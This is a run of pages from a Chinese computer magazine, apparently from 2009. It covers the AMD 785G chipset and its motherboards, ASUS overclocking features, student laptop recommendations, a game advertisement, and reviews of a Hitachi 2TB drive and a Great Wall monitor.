AMD 785G芯片组整合的显示核心为ATI Radeon HD 4200, 核心频率为500MHz, 仍然保持40个流处理器、八个纹理地址单元、四个纹理填充单元。四个ROP, 在硬件规格上和上代产品780G相同, 不过整合显示核心代号为RV620, 相对780G整合的RV610显示核心, 增加了DX10.1和UVD2视频处理引擎。由于核心频率和架构基本相同, 因此AMD 785G整合的HD4200显示核心在性能上和780G整合的HD3200显示核心几乎没有差别, 不过由于支持DX 10.1和视频解码引擎的改良, 让AMD 785G在游戏特效和视频处理方面更具优势。此外, AMD 785G芯片组还支持Hybrid CrossFireX技术, 整合的显示核心可与独立显卡协同运算, 性能可提升约30%~40%, 支持的

显卡包括Radeon HD 4300及4550显卡。

AMD 785G和780G一样,也支持Sideport Memory技术,支持DDR2 1066或者DDR3 1333板载显存,DDR2显存的最高容量为256MB,DDR3显存则为128MB。使用Sideport Memory技术后,显示性能能够提升10%~15%,在内存颗粒价格较低的现在,加入板载显存来提升显示性能,成本较低,并且效果比较明显,不失为一种好的解决方案。在显示输出方面,AMD 785G支持双显示输出,支持D-Sub/DVI/HDMI/DisplayPort输出,不过显示核心只能支持两路显示同时输出。在使用HDMI时,北桥芯片内建HDCP,可支持蓝光等受保护的高清视频播放,并且北桥芯片内建HD Audio声卡,支持HDMI 7.1声道输出,支持PCM及AC3音效输出格式,主板不需要额外接线,也能让HDMI接口拥有声画同步输出。



华硕的M4A785TD-V EVO主板提供了D-Sub/DVI/HDMI输出。

视频处理更出色

UVD2引擎


相较于780G采用的UVD引擎,



UVD 2.0的视频倍线功能效果,分辨率增加后画面有更多细节。

785G芯片组支持Dual-Stream技术,把视频编码的ALU单元由一组提升至两组,使内置显示核心能同时处理两组硬件视频解码,可硬件支持画中画功能及同时播放两组VC-1、H.264及MPEG-2视频。UVD2针对视频播放质量作出了多项改良,加入了DVD upscaling to HD的功能,让720×480的影片提升分辨率到1920×1200,并减少模糊和锯齿现象。此外,加入了Dynamic Contrast(动态对比调整)技术,动态针对每帧画面进行,为视频的对比进行优化,实现更好的画质,目前Arcosoft的Total Media Theater Player及Cyberlink Power DVD 9均支持该功能。

另外,在编码技术方面,AMD 785G也可以使用硬件加速,支持AVT(Accelerated Video Transcoding)技术,提供更快的1080P视频编码能力,软件可以通过AVT技术,让GPU进行视频编码处理,实现更快的编码速度。使用



UVD 2.0的视频动态对比调整效果,调整后视频的色彩和对比度更加自然。


CyberLink的PowerDirector 7即可支持AMD GPU进行编码加速。

785G将成为入门新宠

和780G相比,785G的规格升级幅度虽然不大,仅显示核心规格略有升级,支持DX10.1和UVD2,并且显示性能也没有什么提升,但由于785G支持新的AM3处理器,支持DDR3内存,因此也成为AMD平台上DDR3普及的一个重要入门级产品,AMD和主板厂商都对这款小改进的芯片组寄予厚望,期望785G取代780G成为入门级市场到中端市场的新主流,不少厂商第一时间推出了785G主板新品(本期《电脑迷》杂志新品SHOW场将推出785G主板新品赏析,有兴趣的读者可以一睹为快)。

对于用户而言,785G虽然支持DX10.1,不过整合显示核心的性能不足以支持DX10.1大作。但是新增UVD2对于视频玩家则有较大的性能和功能提升,尤其是画中画和视频倍线功能,让用户在播放视频时能够获得更好的性能和画质,非常适合HTPC玩家采用。

尽管性能相对780G没有太大提升,但785G仍然不失为一款优秀的整合芯片组,其显示性能已经足以满足入门级用户和中端用户的需求,应对日常应用和普通游戏已经足够了。它将取代780G成为入门新宠,搭配AMD全新45nm处理器,显得性价比非常高。




UVD 2.0改进后支持两组视频编码单元,支持画中画等功能。

华硕巅峰设计完全揭密(一)

超高效能 轻松享受

■ 文/Rock



● 主板好比是一道菜,不仅需要上好的原材料,厨师的厨艺更是菜品品质的决定性因素。而作为主板产业的领头羊,华硕这位大厨有自己的绝技——Extreme Design。它让全新的华硕主板从用料、设计、功能等方面全面吸引用户,同时也努力挑战主板设计的巅峰。

Extreme Design中文名称叫“巅峰设计”,包括Performance(效能)、Safety(安全)、Reliability(稳定)。为了让广大读者能对该设计有更深层次认识,我们将对上述三大概念逐个细致解析。

巅峰设计 效能优先

“主板不就是提供硬件承载基础功能用的么?芯片组对主板的性能影响几乎可以忽略,还谈什么效能?”说这话的确是菜鸟,可离大虾还有距离。芯片组相同,性能没本质差距,但能改良工作环境,使主板始终稳定发挥。用户也可以超频,实现效能提升。不用疯狂加压,不用液氮散热,简单超频、幅度巨大。超级多相供电、实时超频、一键超频三项设计构建了华硕主板的高效能。


超级多相供电让主板持续高效

更多供电相数能减轻单相供电电压,确保电压稳定。大家跑测试软件时出现的误差,很大程度上是由于电压波动影响硬件表现。消除电压波动不可能,但我们能尽量减小波动幅度。四相供电能满足需求的情况下,将供电拓展至八相或更多,会大幅减少电压波动,让主板时刻处于理想状态。更多供电相数也能有效分担压力,比如一颗CPU需要120A电流,四相供电的话,每相电路须提供30A,八相供电的话,则每相提供15A。

电流更低,需要的电压也更低,供电电路在低电流和低电压的状态下,发热也会减少。

实时超频引领未来


BIOS超频太麻烦,软件超频幅度也不大。Turbo V同样是个软件,却能提供丰富选项和更大超频空间,还能与Turbo Key一起实现“一键超频”。华硕部分Extreme Design主板上还加入Turbo V EVO超频芯片和T.Probe监控芯片,它们会对CPU的超频频率和电压进行侦测计算,并自动超频,用户只要开机后运行Turbo V,即可坐等频率提升。超频不要成本,而有了Turbo V EVO,甚至不用设置。



Extreme Design系列中的主流产品——P5P43TD PRO也采用12相供电设计

一键超频更惬意

不是每款Extreme Design主板都有Turbo V EVO,但它们都提供Turbo Key一键超频。Turbo V设置超频状态,并保存,然后通过Turbo Key进行实时调用。用户只需按下主



Turbo V在Turbo V EVO超频芯片和T.Probe监控芯片的帮助下实现实时超频

机Power键,就能实现超频频率和默认频率的切换了。这种切换能在任何状态下进行,不管是在看电影、上网、玩游戏,都不用切换至系统界面下,直接一键搞定。

巅峰设计 不只是效能

高效是大家追求的重要目标,Extreme Design带来的高效实现成本非常低。但这还不是“巅峰设计”的全部。更稳定、更安全才能让这个全新的系列变得更加全面。《电脑迷》接下来也会对“巅峰设计”的安全和稳定两项设计进行细致分析。欢迎广大读者继续关注。




有了Turbo Key,超频只需要动动手指头

巅峰设计 集标有奖问答(一)

《电脑迷》技术沙龙栏目《华硕巅峰设计完全揭密》文章将会三期连载,每期都会有相关问题。读者可在页脚上写下答案,并将页脚剪下。集齐三期页脚,然后统一寄往《电脑迷》编辑部,即有机会参加抽奖活动,赢取华硕Extreme Design主板奖品。(详见本期《电脑迷》目录广告,邮寄地址:重庆市渝中区双钢路3号 科协大厦10楼《电脑迷》杂志社,邮编:400013)

Extreme Design集标有奖问答(一)

1. Extreme Design中的“效能”指的是以下哪几个特色设计? ()
A. 超级多相供电 B. Turbo V
C. Turbo Key D. Green Power
2. Turbo V和Turbo Key共同工作实现了以下哪个功能? ()
A. 动态节能 B. 快速开机
C. 一键超频 D. 超长寿命



背上笔记本上学去

文/郭勇

五千元内主流笔记本推荐

如今校园生活中，电脑已经成为莘莘学子们必不可少的工具和伙伴。要么是家长的奖励，要么是自己打工攒钱，选择一款属于自己的笔记本，选择一位帮助学习、带给你快乐的良师益友。

人人有本时代

笔记本电脑早已走下高价和小众的高台，近几年其市场份额不断扩大，消费者的思考点也从前几年“我预算能买笔记本吗”转变到如今“我该选择笔记本还是台式机”。“人人都是有本族”意味着巨大的市场潜力，这也进一步推动了笔记本领域发展。

低价化：2999元已经成为笔记本入门级价格，而中高端4500元左右便可选择一款或偏重性能或偏重轻薄的个性化产品。低价，可以说是笔记本大潮最有力的推动者。

轻薄化：笔记本市场主流尺寸从15英寸到14英寸，再到如今的13英寸，随着Intel CULV和AMD Yukon的

推出，超轻薄笔记本的面市一举将轻薄型笔记本推向了大众市场。

人性化：工业设计成为最直观体现产品差异化的手段。产品快捷键设计、整体握持感、输入舒适感等都是需要亲身体验的细节元素，而让用户使用更方便、舒适也是各家产品未来设计的方向。

软性价值：售后服务、预装软件作为笔记本价值的延续，同时也是产品差异化的内在体现。一线知名笔记本厂商均会为旗下产品开发独有的预装软件，并优化网络设置、电源管理、产品性能等方面，以期让用户获得更好的应用体验。

新学习，新格局

相同价位上，笔记本性能虽不如台式机，不过本身在便携性上占有不

小优势，而且可以告别诸多线缆的缠绕，上网本虽在便携性上胜出笔记本一筹，却在互联网内容制作上逊于笔记本，笔记本本身拥有存在的必要性，且随着价格走低、个性化型号的丰富，整体市场份额还在不断扩大中。而超轻薄类笔记本在暑期上市，让整个笔记本市场格局发生了改变，中高端笔记本已不再是性能的竞争，轻薄类笔记本也不再高贵。

本次选购我们将不再以价格或者屏幕尺寸为主线，根据笔记本市场格局和应用需求，我们将目前市场主流笔记本产品分为以低价为主的入门级、看重轻薄的超轻薄笔记本、追求显示性能的独立显卡笔记本三个部分，方便读者从中选出最适合自己的产品。

入门篇

不到三千元的售价

优势及用户群：不到三千元的价格是入门级笔记本最大的优势，完全可以满足用户日常学习生活应用的需求，对于预算有限、对性能没有太多要求、需要一款便于移动携带电脑的消费者十分适用。

市场状况描述：以T1600/T3000为代表的赛扬双核处理器已经取代了先前赛扬M系列成为入门级笔记本的首选，屏幕则是以14英寸为主，在选购时不能一味追求低价，应以一线品牌旗下产品为主。

升级处理器联想 3000 G430LE-TTH

参考价格：2999元

推荐理由：早在去年末，联想标配赛扬双核T1600的G430LE为2999元成为笔记本新的入门级价格起到了不小的推动作用。如今，联想将这款产品处理器升级为主频1.8GHz的赛扬双核T3000，并继续采用Intel GL40主板芯片组和GMA 4500M集成显卡，1GB内存、160GB硬盘及康宝光驱也足以满足用户需求。14.1英寸屏幕的G430LE-TTH在外观上延续了黑固版硬朗的设计风格，给人沉稳大气的感觉。

优雅格纹方正R410SU

参考价格：2999元

推荐理由：入门级定位的笔记本也不能让消费者放弃对个性和时尚外观的追求，方正R410SU笔记本在外观上采用黑灰色调搭配，上盖苏格兰格纹混搭+亚克力镶嵌设计最为引人注目，更增加了产品的耐磨和握持性，巧克力块状键盘可有效提升用户输入感。在配置方面，方正为R410SU采用Intel 赛扬双核T3000与SIS 672FX+SIS 968主板芯片组的搭配，有效降低了成本。



轻薄篇

轻薄普及潮

优势及用户群: “大众买得起的轻薄”是CULV和Yukon平台备受人们关注原因, 介于传统笔记本和上网本之间的性能让超轻薄笔记本在应用性方面接近入门级笔记本, 不过它更适合预算充裕, 看重笔记本轻薄性的用户。

市场状况描述: 华硕、Acer、MSI、HP等较早推出超轻薄笔记本产品的品牌, 大多已形成横跨12英寸~15英寸的超轻薄笔记本系列, 具有较强的市场竞争力。



以时间为证Acer Aspire 3810T

参考价格: 4450元

推荐理由: 13.3英寸屏的机身带电池重量控制到了1.65kg, 整机厚度也在24mm~28.9mm间。经过拉丝工艺处理过的金属材质上盖可有效保护屏幕, 增强耐磨性, 悬浮式键盘和支持多点触控操作的触控板为用户带来操控的乐趣。Intel 酷睿2 Solo SU3500+Intel GS45+1GB内存和250GB硬盘本身性能不俗, 5600mAh电池让Aspire 3810T连续使用时间超过六小时, 满足用户一天使用所需。

Yukon低价来袭明基 Joybook Lite T131 参考价格: 2999元

推荐理由: 较低的价格和出色的外观设计是明基 Joybook Lite T131的优势所在, 简约的外观设计风格、折叠式的转轴和银色金属按键均为整机带来时尚气息, 整机外观最薄处厚度为23.8mm, 带电池1.8kg的重量和4小时电池续航时间为用户提供了良好的便携性。采用主频1.0GHz的AMD Sempron 200U处理器的AMD Yukon平台, 性能也足以满足入门级用户所需。

独显篇

红色海洋

优势及用户群: 目前大多中端独显笔记本已经可以流畅运行主流网络游戏和部分对硬件性能要求不高的单机游戏, 且在高清解码上相较集显也具有较为明显的优势。整体售价与超轻薄笔记本较为接近, 适合喜欢用笔记本玩游戏且不过多追求笔记本轻薄性的消费者。

市场状况描述: GeForce 100M系列成为NVIDIA移动市场主力, 而AMD (ATi) 则已经过渡到Radeon HD 4000系列。由GeForce 9000M系列升级而来的GeForce 100M系列在内核架构方面并没太大改变, 被玩家戏称为NVIDIA又一次的换名游戏。而AMD (ATi) 则大幅提升了新一代Radeon HD 4000系列产品流处理器数量, 性能提升十分引人注目。配备DDR3显存颗粒、64bit的HD4550在目前透露的各测试中表现出来优秀的性价比, 很值得中端用户关注。



500GB超大硬盘华硕X88

参考价格: 4999元

推荐理由: 拥有500GB大容量硬盘的华硕X88系列笔记本根据处理器的不同分为低配版 (Intel奔腾双核T4200) 和高配版 (Intel酷睿2双核T6570) 两款, 16:9规格的14英寸屏, 配合512MB显存容量的ATI Mobility Radeon HD 4570独立显卡, 为用户带来绝佳影音娱乐效果。经过晶钻漾彩工艺处理过的上盖, 呈现出横条暗纹设计, 表现出内敛而不失华贵的气质。

13英寸灵越DELL INSPIRON13

参考价格: 4999元

推荐理由: 13英寸的DELL INSPIRON13配备ATI Mobility Radeon HD4330/512MB独显的同时, 很好地将整机重量控制到1.8kg。简洁的外观设计风格, 提供曜石黑、阿尔卑斯白、新樱桃红四色外观, 满足人们对个性元素的追求, 防液体泼溅的全尺寸键盘更适合粗心的年轻人使用。这款编码为S510743CN的INSPIRON13选择了Intel奔腾T4200处理器与250GB硬盘、2GB内存与HD4330独显搭配。

写在最后

轻薄、性能继续分化

超轻薄笔记本的出现, 引发了笔记市场格局的改变。而采用赛扬M系列处理器这类低端CULV平台将会逐步蚕食入门级笔记本市场, 主流市场笔记本轻薄化的浪潮将愈演愈烈。而家庭多媒体移动中心则将是笔记本分化的另一个趋势, 大屏、高性能、全接口的笔记本产品将以家庭台式机为竞争对象。

轻薄、高性能这两条笔记本发展道路的分化将会越来越明显, 而这一分化除了能让笔记本产品获得更多市场份额外, 也能更好地满足消费者的应用需求。

演绎属于自己的江湖故事

刀剑英雄2

江湖由一个一个恩怨情仇的故事拼凑而成，这些色彩不一的故事组成一个五颜六色的江湖——《刀剑英雄II》，江湖儿女在刀光剑影的江湖演绎着属于自己的江湖故事。

真功夫 真江湖 真性情

《刀剑英雄II》邀请国内知名武术大师担任动作指导，使用真人动态捕捉技术，结合平衡数字系统，讲究招式的力度与打击感。连招自编以及破绽、拆招、格挡、闪身等独具特色的真实战斗系统，有着自由搏击斗智斗勇的快乐。

兄弟情义永远被江湖人放在第一位，帮会由兄弟组成，发展到一定程度后可升级为教派

和世家。在六种形态的帮派战争中，保卫己方阵营的领地和建筑让玩家拥有极强的归属感和江湖门派感，这是一个刀光剑影、恩怨情仇的真江湖。

刀剑英雄独创的一站式服务百万玩家交友平台，满足了吃大块肉、喝大碗酒的大侠们拜师收徒、寻觅情缘、广交江湖好友的需求。游戏的擂台系统和竞技PK系统给玩家提供了竞技切磋的场所，让玩家能够在不断的切磋交流中提升武功修为。

三界纷争

《刀剑英雄II》依托中国上下五千年的历史和神话，以千年传承的武术功夫为载体，为玩家展开了三个种族间史诗般的纷争画卷：盘古开天辟地以来，仙、人、妖三界逐渐成型，为了维系世界的平衡，大禹制造了神物九鼎。但在一次祭祀活动中九鼎竟不翼而飞，失去九鼎的世界将再次陷入混乱，仙、人、妖三族之间的恩怨情仇、生死争斗一触即发。

职业平衡

玩家可以成为身兼精妙剑术与绝伦刀法的剑客，也可选择出手快准狠的天生杀手游侠；钟情于飘逸外形和华丽法术的玩家化身散仙；勇猛冲锋型玩家适合独挡一面的力士，而追求特立独行的玩家，最理想职业莫过于远攻近攻俱佳的修罗。五种职业各有所长，相互制约，暗合阴阳五行哲学的平衡系统，诠释了高手的游戏观：实力决定一切。

怪物真实

全新怪物造型和行为设置，怪物出现或从天而降，或破土而出，或一溜烟横空出世，怪物死亡时惟妙惟肖的挣扎，现实世界原生态再现！再也不打白痴怪，你的江湖之路将充满更多的刺激和挑战。游戏副本玩法丰富多元，囊括高额经验和极品装备的同时，挑战你的极限快感，个个都是不容错过的饕餮大餐！

美女认证

精心特制的美女认证系统，通过视频认证的方式，为各位真MM验明正身。数十种非常个性抢眼的美女称号标识、组队经验额外奖励、副本活动专属礼包、永久稀有宠物等众多额外惊喜都将作为美女的专属特权，让你走到哪里，炫到哪里，受尽同性羡慕，得尽异性宠爱，游戏起来更加轻松！

《刀剑英雄II》价值1000元

极品百宝卡免费送！

详情请见P88活动快递

获取《刀剑英雄II》价值1000元极品百宝卡方式如下：

1. 随刊将附送《刀剑英雄II》极品百宝卡
2. 如果随刊附送卡缺失或者需要领取更多极品百宝卡，请关注电脑迷论坛“《刀剑英雄II》极品百宝卡免费送”活动帖就有机会获得《刀剑英雄II》极品百宝卡。
3. 如果上面两种方式都无法获取极品百宝卡。请发送邮件到zhoulx@cpctan.com联系我们。



整合主板目前已经是市场上的绝对主力,因此各大厂商对整合平台都非常重视。785G是今年备受关注的整合芯片组之一,它的整体性能和新增加的各种特效都让广大用户对它充满了企盼。主板厂商们更是看准了新款整合芯片组的巨大商机,纷纷推出了旗下的强势产品,各种特色设计和实用功能都在785G这款小小整合芯片组上得到充分展示。



强势出击

785G 主板抢先看

本期《电脑迷》技术沙龙栏目我们详细为你介绍了785G芯片组的新技术、新规格,相信能够通过我们的文章对780G有一个比较深入的了解。了解了技术肯定还不够,咱们再来看看各家厂商的785G芯片组主板新品吧。新产品必定会配上新技术,除了785G本身的基础技术以外,各大厂商加入其中的特色技术和设计绝对会让人有应接不暇的感觉。废话不多说了,赶紧SHOW产品。

巅峰设计无限精彩

华硕M4A785TD-M EVO

华硕M4A785TD-M EVO虽然体积小巧,可它却隶属于华硕新一代的“巅峰设计”系列,拥有诸如Turbo V实时超频、Turbo Key一键超频、EPU、Express Gate迷你操作系统等特色功能。产品采用4+1相供电设计,内存和北桥芯片也都拥有独立供电电路,并且配备了全固态电容供电,为产品的稳定工作和高效超频提供了有利条件。配上电气性能更优秀的DDR3内存和超频潜力出众的AMD Socket AM3接口处理器,用户们将能惬意地享受一键超频带来的惬意效能提升。独有的EMI防辐射和ESD防静电设计也为产品带来了良好的安全性。



独创“三倍金”

精英A785GM-M


精英A785GM-M采用4相供电设计,并且使用了全固态电容供电。产品导入了独创的“三倍金”设计,即主板产品的处理器、内存接口处采用15μ镀金触点工艺,有效提升接口的导电性、抗氧化性能、数据传输稳定性和链接稳定性,同时大幅延长接口的插拔寿命。除此以外,该产品还配备了易捷飞迷你操作系统,让用户能够在不进入操作系统的状态下使用板载的Linux迷你系统进行上网、聊天、图片浏览等操作。而为了方便用户,精英还将DeBug纠错灯和Power/Reset热键设置在了原本比较狭窄的PCB板上。



超耐久 超一流

技嘉GA-MA785GM-US2H

技嘉GA-MA785GM-US2H是一款为DDR2内存设计的产品。技嘉通过改良让它拥有了DDR2 1200的内存极限频率,因此只要是内存和CPU体制过硬,这款整合主板还是非常能超的。虽然该产品并未采用全固态电容供电,但CPU供电电路的用料规格依旧相当高,4+1相供电设计同时也配备了高品质的日系固态电容。2盎司的PCB铜介质含量,有效提升了产品的用电效率,并且让产品拥有更长的使用寿命。技嘉独有的Easy Tune 6超频软件提供了非常便捷的三挡式超频功能,即使是自动超频也有很大的超频幅度。





超低售价 超级诱人



昂达785G+

昂达785G+的市场定价是惊人而且诱人的499元，可惜目前市场上的现货还很少。除了诱人的价格以外，该产品板载的HD4200显示核心拥有非常大的超频空间，能够轻松超频到700MHz，大幅提升整合平台的3D显示性能。产品的处理器供电电路也采用了4+1相设计，并且使用了日系富士通红色固态电容，有效保证产品的稳定性。虽然它并没有采用目前比较流行的全固态电容供电，但作为一款售价仅为499元的产品，昂达785G+已经做得很到位了。

DDR2/DDR3两代一家

盈通A785GT

盈通A785GT最大的特点在于通过两颗BIOS芯片实现了对DDR2内存和DDR3内存的支持，让用户能够灵活地在性价比出色的DDR2和超频能力强悍的DDR3内存之间作选择。此外，在供电方面产品也做了加强，5+1相供电显得非常耀眼，同时配备了全固态电容。为了稳定散热，产品还为北桥和场效应管配备了一体式的铜管散热器，有效加强了产品的散热。为了方便长期裸机使用的用户，A785GT还在主板上加上了Debug纠错灯、Power/Reset热键以及Clear CMOS热键的设计。



板载128MB显存

映泰TA785GE 128M

映泰TA785GE 128M采用了4+1相供电设计，并且在处理器供电电路上配备了品质出色的固态电容。该产品同样采用了比较保守的设计模式，只提供对DDR2 1066内存的支持。不过该产品的亮点在于提供了128MB板载核心专用显存，能够一定程度上提升HD4200显示核心的性能。出于节省成本的考虑，该产品并未采用全固态电容供电，但整体做工上还算不错。另外映泰的自动超频软件等附件也显得比较实用。目前该产品的上市售价为599元，还算比较有性价比。

容量再升级

日立发布Deskstar 7K2000 2TB硬盘

参考价格：待定
800-830-8098

日立新款Deskstar 7K2000 2TB结合高性能、高容量、低功耗以及其他环保特色为一体，专为能源之星级电脑和其他高性能桌面电脑系统而设计。它采用第四代技术，沿用位密度式五碟设计的垂直记录技术，并在此基础上加入了超静音运行设计，该产品同样具备了32MB大容量缓存，能够有效提升硬盘产品的读写效率。新款Deskstar 7K2000 2TB硬盘在环保方面也有一流的表现，能够节省10%的闲置功率，按每GB瓦特数计算，闲置功率的改善率超过了120%。预计新款Deskstar 7K2000.C闲置功率仅为4.4瓦左右。虽然新款日立2TB硬盘给人留下了突出印象，不过受初期出货量的影响，该产品恐怕还会像1.5TB硬盘产品最初问世时那样售价高高在上，对大硬盘有兴趣的用户恐怕还需等待。

优点：容量达到2TB，并具备高效节能设计
不足：初期上市量少

亮点指数：9
实用指数：9
推荐指数：9



视觉融合之道 Great wall V2231

/文 PCFAN评测室



试用体验



¥ 待定 800-810-0285

带TV功能 操作简便 显示比例一键切换

上网、看看电视、玩玩游戏……越来越多的年轻人开始迷恋上足不出户宅人的生活，互联网让他们随时和外界保持联系，电视也是不可或缺的娱乐设备，不过PC、电视，再加上一堆游戏设备，本来迷你的单身公寓就颇感拥挤了。而将电视功能融入PC显示器中，再配上遥控板操作，是不是更符合宅人们的胃口呢？

Great wall V2231规格参数	
面板类型	TN
尺寸	21.6英寸
色彩	16.7M
分辨率	1920×1080
点距	0.248mm
亮度	250nits
对比度	1000:1
响应时间	5ms
视频接口类型	D-Sub、HDMI、AV、TV/RF

得出书房——简洁、沉稳的外观

黑色为主的机身，体现出Great wall LCD一贯以来沉稳、严谨的外观设计风格，不过Great wall将因内置音箱而加宽的下边框设计成圆弧，笑脸般造型给人亲切感。屏幕和底座四周均加入了抛光边框设计，与磨砂材质机身搭配显出色彩的层次感，为整机带来不少时尚元素。

Great wall对V2231外观细节的处理很好地体现出人性化设计理念，将梯形底座宽大面向用户，手机、U盘等小饰物可以平稳放置其上。而位于下边框中央位置的OSD按键采用嵌入式设计，工作时电源指示灯会由红色转变为柔和的淡黄色，完全不影响用户使用。

入得卧室——多媒体娱乐输出终端

操控的乐趣：带TV功能的V2231当然少不了遥控器的配备，除方便使用TV功能时频道切换、音量大小调节外，输入源选择和画面比例切换均设计了快捷键。画面亮度、对比度、色温等参数也可通过遥控器直接调节，相比使用OSD按键更为简便，整个OSD操作界面浅显易懂。

PC搭档：D-Sub和HDMI两种视频输入接口基本可以满足用户PC与V2231连接的需要，整个画面色彩过渡比较均匀，奇美16:9 21.6英寸面板0.248mm的点距让整个画面显得十分精细。V2231默认为暖色温，画面颜色鲜艳度不错，《变形金刚2》中激烈的战斗场面和《007：大破量子危机》中的人物面部细节表现效果较佳，且开放了红、绿、蓝三色调节选项，用户可根据个人喜好做出相应调节。24.8W的工作功耗，符合时下IT产品绿色、节能的趋势。

玩乐主义：分别使用AV复合和VGA（通过HD VGA RUSH将逐行色差转为VGA）两种连接方式连接PS2和V2231，试玩经典的《战神2》和《星之海洋3》两款经典游戏，前者表现出较好的兼容性，后者在画面清晰度及色彩上优势明显。VGA连接时，《星之海洋3》画面效果和后来昂达VX535HD通过TV-OUT输出较为接近，与家中DVD碟机在电视上输出的画面效果基本处在同一水平上。

方便的信号源输入选择，让V2231可同时与多种娱乐设备连接，而以画面效果而言，通过HDMI接口与XBOX360连接输出1080P画面时最优，本身鲜艳的色彩效果也让游戏画面显示更为华丽。

融合——多媒体娱乐输出终端

拥有1920×1080分辨率的大屏LCD成为了如今市场的主流，HDMI接

口的普及让游戏娱乐应用与大屏LCD紧密结合在一起，而TV功能的加入，接口的日益丰富让大屏LCD与家庭其它多媒体娱乐设备联系更为密切。

LCD已不仅局限于PC显示输出设备，消费者广泛的应用需求对LCD功能提出了新的要求，像Great wall V2231这样集PC显示器、TV电视、游戏显示设备于一身的多功能产品在市场受到的关注度越来越高，也为LCD发展指引了一个新的方向。可以预见的是接口配备种类、规格，以及LCD同PC外其它设备连接的便利性、兼容性、显示效果优化都将成为未来LCD产品比拼的要素。

小知识 常用视频接口简介

相信读者对D-Sub、DVI和HDMI接口都已经比较熟悉了，在这里我们为大家简单介绍一下多功能LCD常常配备的其它接口——

TV/RF接口：在电视机上最早出现的接口，将视频信号(CVBS)和音频信号(Audio)相混合编码后输出，需要在显示器内部进行一系列分离/解码后才能输出成像，画面效果较弱。



AV接口：AV接口实现了音频和视频的分离传输，不过视频信号仍然是亮度与色度混合，相对TV/RF接口来说有一定的进步，早期不少DVD机和目前电视配备的机顶盒主要采用AV接口输出。



S端子：S-Video虽不再对色度与亮度混合传输，但仍要将色度与亮度两路信号混合在一条S端子上成像，不过相对AV接口进步不少，一般情况AV信号为640线，而S端子可达1024线，常用在DVD、PS2、XBOX等设备。



色差分量接口：色差分为YPbPr（逐行）和YCbCr（隔行）两种显示，支持传送480i/480p/576p/720p/1080i/1080p等格式的視頻信号，一般利用三根信号线分别传送亮色和两路色度信号，画面效果较优。



光影人生

小编与华硕U20A的一天

¥ 5999元 400-600-6655

/文 PCFAN评测室

☑ 光元素设计 全接口配备 巧克力键盘



华硕U20Aseries配置表

处理器	Intel Core2 Solo U2700 (1.3GHz)
主板芯片组	Intel GS45+ICH9M
内存	3GB DDR2 800
显卡	GMA X4500M HD (475MHz)
硬盘	日立 320GB/SATA2
屏幕	12英寸 (1280×800)
光驱	DVD刻录机
摄像头	130万像素
蓝牙	Bluetooth 2.1+EDR



光影交织的重庆夜色

恋上山城，爱上它

